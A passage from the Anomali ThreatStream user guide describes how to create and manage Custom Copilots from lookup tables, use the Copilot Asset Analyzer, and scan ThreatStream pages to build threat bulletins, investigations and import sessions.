Click Use Lookup Table to select an existing active lookup table, which will be added to the Custom Copilot for analysis. To know more about lookup tables, refer to Lookup Tables. Select Lookup Table File Results name type created_date ipinfo file 2023-07-10 10:00:00 ipinfo file 2023-07-10 10:		A	B	C	D	E	1	geo_ip	hostname	country	city	zipcode	2	192.0.2.1	tn-1-host	CA	Vancouver	"V6H 3K1"	3	198.51.100.1	tn-2-host	US	San Francisco	94117	4	203.0.113.0	tn-3-host	MX	Guanajuato	36050	5					
	A	B	C	D	E																																
1	geo_ip	hostname	country	city	zipcode																																
2	192.0.2.1	tn-1-host	CA	Vancouver	"V6H 3K1"																																
3	198.51.100.1	tn-2-host	US	San Francisco	94117																																
4	203.0.113.0	tn-3-host	MX	Guanajuato	36050																																
5																																					

Field	Description
Description (optional)	Enter a description for the custom data you add.
What are some example use cases for this data (optional)	Enter example use cases for the custom data you add. For example: "Find users and machines with outdated software".



Note: Even though filling out the last two fields in the template is optional, adding details to these fields will greatly increase the quality of the Custom Copilot.

5. Click **Next**.

Allow Anomali Copilot a few seconds to generate a summary of the data you have uploaded.

Below is an example of the summary generated by Anomali Copilot based on the existing lookup table.

Review Custom Copilot Summary

Geo Info in North America

Description

This table contains information about various hosts, including their geographical IP addresses, hostnames, and location details such as country, city, and zip code. This data can be used for network management, security monitoring, and geographical analysis of network traffic. By analyzing this table, users can identify the geographical distribution of their network assets, monitor access patterns, and enhance security measures by tracking the origin of network activities.

COLUMN NAMES	DATA TYPE	DESCRIPTION
city	string	The city where the host is located, offerin...
country	string	The country where the host is located, pr...
geo_ip	string	The geographical IP address of the host, ...
hostname	string	The name assigned to the host, useful for...

Previous 1 2 Next

Is the above data accurate to proceed?

☒

Cancel

Edit Template

Create


Possible data types displayed on the summary page include string, numeric, and date and time.

6. Before taking the final step in creating the Custom Copilot, review the results. If no changes are required, click **Create**.

If you believe that the data displayed is not accurate, move the **Is the above data accurate to proceed?** toggle to the left and enter your feedback to help Copilot regenerate more accurate data.

If you also need to go back and edit the Custom Copilot Template fields, click **Edit Template**, make the required changes, and click **Next**.

Click **Apply Feedback** when you finish reviewing and click **Create**.



Is the above data accurate to proceed? ☐


What needs to be fixed?

Add feedback to help Copilot regenerate the metadata.

0/1000

Cancel Edit Template Apply Feedback

The Custom Copilot is successfully created. You can start interacting with it by exploring suggested questions or entering custom questions in the search field. To view the lookup table details used for data analysis, click **Lookup Table**.




Custom Copilot has been created successfully.

Lookup Table

This table contains information about various countries, IP addresses, and hostnames. It can be used for network analysis, cybersecurity monitoring, and geographical distribution of network resources. By analyzing this table, one can identify the origin of network traffic, detect potential security threats, and understand the distribution of network resources across different countries.

- Which countries have the most IP addresses listed?
- What are the hostnames associated with a specific IP address?
- How many unique hostnames are there per country?
- What is the distribution of IP addresses across different countries?
- Are there any suspicious hostnames originating from a specific country?

Custom Copilot responses are displayed in the table and as an AQL query. Below is an example of the response.




Click **Open in Search**, if you want to view response details on the Search page.

All chat sessions with the Custom Copilot are saved on the Chat tab under the same name as the Custom Copilot.

Managing Custom Copilots

All your Custom Copilots are saved under the Custom Copilot tab. You can always go back to previously created Custom Copilots to continue data analysis. Additionally, you can take the following actions:

- Edit a Custom Copilot title
- Delete a Custom Copilot from the Custom Copilot tab



To edit a Custom Copilot title:

1. Click the Custom Copilot of your interest.
2. Click the edit icon (✎).

3. Modify the title.
4. Click **Enter** on your keyboard.

The new title of the Custom Copilot is saved.

To delete a Custom Copilot:



Notes:

- This delete action only removes a Custom Copilot from the Custom Copilot tab. It does not delete a lookup table used to create the Custom Copilot.
- The chat sessions associated with the deleted Custom Copilot remain accessible on the Chat tab. However, If you want to analyze the same data again, you must create a new Custom Copilot.

1. Click the Custom Copilot of your interest.
2. Click the edit icon (.
3. Click **Delete**.

The Custom Copilot is deleted from the Custom Copilot tab.

Using Copilot Asset Analyzer



Note: Active Anomali Copilot and Security Analytics subscriptions are required to use this feature. Contact your Anomali Sales representative for details.

The Copilot Asset Analyzer is one of the Anomali Copilot features designed to help analysts eliminate the need to follow the typical alert workflow and automate playbooks used by SOC analysts and SOARs for threat detection.

The Copilot Asset Analyzer provides an inside-out analysis of your organization's assets based on ingested logs, which are added to Security Analytics as a lookup table. This lookup table data is designed for high-level analysis focused on internal assets, offering a clear and manageable overview of the organization's network exposure and security posture. Anomali updates this table daily to ensure real-time relevance. The same lookup table is used to leverage Custom Copilot capabilities,

which allow you to ask impactful questions in natural language and receive actionable insights related to your organization's assets.


Currently, the Copilot Asset Analyzer includes the following out-of-the-box Custom Copilots available at the top of the Custom Copilot tab:

- **Asset Assessment Agent:** Delivers valuable insights into the assets of your organization. This includes the following information about each detected asset: open and externally accessible ports, running services, end-of-life software, expired or invalid certificates, the number of detected CVEs (including those with known exploits), and associated domains. Furthermore, the agent provides a risk score for every reachable asset. The risk score of an asset is determined by the total number of trusted attack detection engines that have flagged indicators related to the asset as malicious.
- **Indicators Assessment Agent:** Provides information about indicators observed within your organization's network. Anomali thoroughly investigates these indicators to filter out data, label detected indicators (for example, proxy IPs, benign scanners, ad servers, etc.), and determine which of these indicators are malicious. Additionally, Anomali detects which assets have already interacted with malicious indicators.

These out-of-the-box Custom Copilots can be used the same way regular Custom Copilots are used. You can ask questions about your assets, view the lookup table in Search, and modify the Custom Copilot's title. See ["Anomali Custom Copilot " on page 1262](#) for details.

However, unlike user-created Custom Copilots, you cannot permanently delete Custom Copilots of the Asset Analyzer. If you delete them, they will re-appear on the Custom Copilot tab the next day as Anomali runs logs analysis and generates the lookup table for the Copilot Asset Analyzer daily.

Below is an example of the Copilot Asset Analyzer user interface.




- 1 Out-of-the-box Custom Copilots of the Copilot Asset Analyzer.
- 2 Lookup table that includes information about your organization's assets.
- 3 Suggested questions related to your organization's assets.
- 4 Search field for entering a custom question about your organization's assets.

Using Anomali Copilot in ThreatStream

Anomali Copilot, integrated into ThreatStream, is one of the components of the Anomali Copilot suite of generative AI solutions. Acting as the embedded counterpart of the Anomali Copilot browser extension (previously known as Lens+), this onboard version streamlines accessibility within ThreatStream, eliminating the need for extension installation. When scanning a ThreatStream page, Anomali Copilot parses and highlights all cyber threat information on the current screen. It employs advanced natural language processing (NLP) to dissect the content and pinpoint crucial cyber threat entities such as Actors, Malware, or observables. Furthermore, Anomali Copilot highlights content even when the specific entity is unfamiliar to Anomali, showcasing its adaptability and effectiveness in real-time threat analysis.



Note: Anomali Copilot in ThreatStream is automatically disabled if you have the Anomali Copilot extension installed on your browser. In this case, use the extension to scan pages in ThreatStream.



To scan a page with Anomali Copilot in ThreatStream:


Click the Copilot icon from anywhere in the platform.



Page content is scanned immediately and results are displayed in the pop-out window. See "[Scanning Pages with Anomali Copilot](#)" on page 1273 for more information on how Anomali Copilot displays scanned page content.

Context at the point of use


Anomali Copilot can parse any screen in ThreatStream for cyber threat intelligence terms and provide context at the point of use. For example, you scan a Threat Bulletin and a number of observables are highlighted in the body of the Threat Bulletin. You can mouse over the highlighted observables to view metadata, such as Severity, Confidence, associated Indicator Types and Tags. If you want more context, you can click **View Details** to visit the Observable details page.



Thus, Anomali Copilot enables you to quickly access contextual information and provides a direct vector of entry into comprehensive detail without needing to manually run Observable or Threat Model entity searches.

Since Anomali Copilot can scan any page in ThreatStream, that means you can enrich conversations in ThreatStream Chat with additional context as well. If you are chatting with a team member you can simply scan the conversation with Anomali Copilot to get immediate context on the entities referenced in the chat.


ThreatStream also ensures you know which threats are trending. If you scan a page that contains reference to a threat that has appeared frequently in recent intelligence feeds and articles, a flame icon is displayed next to the term in the scan results list.



The flame icon is also displayed next to the highlighted entity on the page.

Parse new content from the web

Anomali Copilot in ThreatStream scans content within the ThreatStream user interface. However, you can leverage Anomali Copilot in ThreatStream to scan content from the web by pasting it into a text editor, such as the description of a Threat Bulletin.




Content does not need to be saved in order for Anomali Copilot to scan it. Anomali Copilot cannot scan content in the rich text or markdown editors when an entity is in edit view. However, Anomali Copilot can scan content in the markdown live preview window while in edit view.

Scanning Pages with Anomali Copilot

When you land on the ThreatStream page that you want to scan, simply launch Anomali Copilot .


If Anomali Copilot detects entities on the page, you will see results similar to the example below:



1 Filters: Filter highlighted entities by highlight type.

- **Entities**—All entities highlighted by Anomali Copilot.
- **Active**—Observables that are currently active in ThreatStream and threat model entities verified by the Anomali Threat Research Team.
- **Inactive**—Observables that are currently inactive in ThreatStream.
- **Unknown**—Observables unknown to ThreatStream. Unknown threat model entities are either unknown to ThreatStream or unverified by the Anomali Threat Research Team.

2 Highlighted Entities: Entities highlighted by Anomali Copilot. Entities are grouped into categories by entity type. You can gain context on the entity from the Copilot window by clicking the expand icon.



Additionally, you can click the entity name on the Anomali Copilot window to jump to the entity on the page. If Copilot discovered multiple instances of the entity, you can cycle through each instance of the entity on the page.

3 Create Threat Bulletin: Create a Threat Bulletin in ThreatStream. See [Creating Threat Bulletins from Anomali Copilot](#).

4 Import: Create an import session for highlighted observables in ThreatStream. See ["Creating Import Sessions from Anomali Copilot" on page 1280](#).

5 Investigate: Create an investigation based on highlighted entities in ThreatStream. See ["Creating Investigations from Anomali Copilot" on page 1277](#).

Entities Highlighted by Anomali Copilot in ThreatStream

Anomali Copilot highlights both observables and threat model entities. The tables below illustrate the differences between how Anomali Copilot highlights observables and threat model entities.

Observables

Observable Status	Highlight Color
Not in ThreatStream	Blue

In ThreatStream, currently inactive	Gray
In ThreatStream, currently active	Orange

Threat Model Entities

Entity Status	Highlight Color
Not in Anomali Threat Model Database	Blue. Descriptions read <i>identified by Anomali ThreatStream machine learning</i> .
In Anomali Threat Model Database, unverified by Anomali Threat Research Team	Blue. Descriptions are displayed, but start with <i>Possibly</i> .
In Anomali Threat Model Database, unverified by Anomali Threat Research Team	Orange. Includes verified description and links to more details in ThreatStream.



Note: Anomali Copilot detects Actor and Malware entities created by your organization in addition to those verified by the Anomali Threat Research Team. If you are interested in leveraging your organization specific intelligence, contact sales@anomali.com for more information.

Creating Content with Anomali Copilot in ThreatStream

You can use Anomali Copilot to create Threat Bulletins, Investigations, and Import sessions from anywhere on the platform.




Note: Read Only users cannot create Threat Bulletins, Investigations, or Import Sessions through Anomali Copilot in ThreatStream.

Creating Threat Bulletins from Anomali Copilot


To create a Threat Bulletin from Anomali Copilot:

1. After scanning an Anomali Copilot page, click **Create Threat Bulletin**.
2. Select the entities you want to include in the Threat Bulletin. You can also use the filters to select all entities of a particular highlight type.

The number of selected entities is reflected in the Create Threat Bulletin button.




Note: You can also create Threat Bulletins when no entities are detected by Anomali Copilot.



3. Click **Create Threat Bulletin**.

The new Threat Bulletin has been created. You are redirected to the Threat Bulletin details page in edit view. See ["Editing Threat Bulletins" on page 767](#) for more information.

If new observable values were included in the Threat Bulletin you created, an import session window is displayed.




See ["Approving Import Jobs" on page 343](#) for more information.

The entities you selected are automatically associated with the new Threat Bulletin.

Creating Investigations from Anomali Copilot


To create an Investigation from Anomali Copilot:

1. After scanning a page, click **Investigate** on the Copilot window.
2. Select the entities you want to include in the Investigation. You can also use the filters to select all entities of a particular highlight type.



3. Click **Investigate**.
4. If you want to add the entities to an existing Investigation:


- a. Select **Add to Investigation**.
- b. Use the Search function to locate the Investigation of interest. You can also click **Show Filters** to filter Investigations by Last Modified date and Reporter.



The screenshot shows the 'ANOMALI Copilot' interface. At the top, there are two tabs: 'Create Investigation' and 'Add to Investigation', with the latter being active. Below the tabs is a search bar containing the text 'actors'. To the right of the search bar is a link that says 'Hide Filters'. Below the search bar are two dropdown menus: 'Last Modified' set to 'Past 90 days' and 'Reporter' set to 'My Organization'. Below these is a 'Results' section containing a table with two columns: 'Name' and 'Last Modified'. The table has one row with a radio button selected next to the name 'Bogus URL Shorteners Redirect Thousands ...' and a 'Last Modified' date of '23 Jan 2024 10:19'. At the bottom of the interface are two buttons: 'Back' and 'Add to Investigation'.

- c. Select the Investigation of interest from the Results list.
- d. Click **Add to Investigation**.


Anomali Copilot displays the following message when it finishes adding the entities: Your investigation has been created.



Click **View Investigation** to view the updated investigation in ThreatStream.



Note: ThreatStream may not complete grouping entities on the chart view of the Investigation if you attempt to open the Investigation before Copilot displays this success message. If you close the Copilot window before the success message is displayed, Anomali Copilot sends you a browser notification, such as the following:



Click **View Details** to view the Investigation.


OR

If you add the entities to a new Investigation:

- a. Select **Create Investigation**.

- b. Confirm the Investigation Name. The name of the scanned page is automatically populated.
- c. Select an assignee for the Investigation.
- d. Click **Create Investigation**.


When investigation creation is complete, Anomali Copilot displays the following message: Your investigation has been created.



Click **View Investigation** to view the investigation in ThreatStream.



Note: ThreatStream may not complete grouping entities on the chart view of the Investigation if you attempt to open the Investigation before Copilot displays this success message. If you close the Anomali Copilot window before the success message is displayed, Copilot sends you a browser notification, such as the following:



Click **View Details** to view the Investigation.

Creating Import Sessions from Anomali Copilot

To create an import session from Anomali ThreatStream:

1. After scanning a page in ThreatStream, click **Import** on the Anomali Copilot window.
2. Select the observables you want to import.



Note: Select the **Unknown** filter to select all observables highlighted by Anomali Copilot that are currently unknown to ThreatStream.

3. Click **Import**.

You are redirected to the import review screen. See ["Approving Import Jobs" on page 343](#) for more information.

Chapter 27: Participating in the Anomali Community

This chapter covers the following topics:

Managing Your Profile Settings	1282
Earning Badges	1286
Watching, Starring, Viewing, Liking, and Sharing Intelligence	1286
Viewing the Community Threats Dashboard	1288

ThreatStream enables you to interact and stay current with the wider Anomali community, including users outside of your organization.

After creating a unique user profile, you can:

- Watch, Star, and Like Threat Model entities and Sandbox Reports.

See ["Watching, Starring, Viewing, Liking, and Sharing Intelligence" on page 1286](#) for more information.
- Share intelligence with individual ThreatStream users.

See ["Watching, Starring, Viewing, Liking, and Sharing Intelligence" on page 1286](#) for more information.
- Customize your ThreatStream user profile.

See ["Managing Your Profile Settings" below](#) for more information.
- Earn badges that recognize your threat intelligence achievements and contributions in ThreatStream.

See ["Earning Badges" on page 1286](#) for more information.

Managing Your Profile Settings


From the Profile menu on the Anomali platform, you can create and manage your platform profile, view your Anomali Virtual Compute (AVC) daily usage, and select the Light or Dark theme for the platform user interface (UI).

For details on viewing your AVC, see ["Viewing Daily AVC Usage" on page 1285](#).

For details on how to change the platform theme, see "[Selecting a User Interface Theme](#)" on page 1285.

Creating and Managing Your Profile

When you log in to ThreatStream for the first time, you are prompted to create a profile. Fill out the Profile form or click **Complete later** to complete your profile later.



The screenshot shows a 'Profile' form with a close button (X) in the top right corner. The form contains the following sections:

- Introduction:** A text block explaining that filling out a profile is optional except for a nickname, which provides a more anonymous identity and is unique per user.
- Nickname (required):** A text input field.
- Privacy:** A toggle switch labeled 'Would you like to make your profile private to the Anomali vetted community?' with options for 'Private' (selected) and 'Yes'.
- Image Upload:** A section titled 'Provide additional information to improve your profile.' with a large box for dropping an image or clicking to upload.
- Optional Fields:** A list of input fields for 'Name (optional)', 'Email (optional)', 'Twitter (optional)', 'LinkedIn URL (optional)', 'Github (optional)', 'Blog URL (optional)', and 'Summary (optional)'. Each field has a small icon to its left and a checkmark to its right.
- Buttons:** At the bottom, there are two buttons: 'Complete later' and 'Complete my profile'.

You must enter a nickname. Nicknames can include alphanumeric characters, hyphens (-), and underscores (_) only. Spaces and special characters are not supported. However, words can be separated using hyphens and underscores. All other fields are optional.




Note: Once created, nicknames cannot be edited from the ThreatStream user interface. Contact Anomali Support if you require an update to your nickname.

If you have not been prompted to create a profile, please contact Anomali Support for assistance.

Accessing Your Profile


You can access your profile by clicking the profile icon () at the left bottom of the Anomali platform user interface.



Editing Your Profile

All profile fields except for the **Nickname** field can be edited. To edit a profile field, click  > **Profile**.

Edit the fields of your interest by clicking the edit icon next to them.

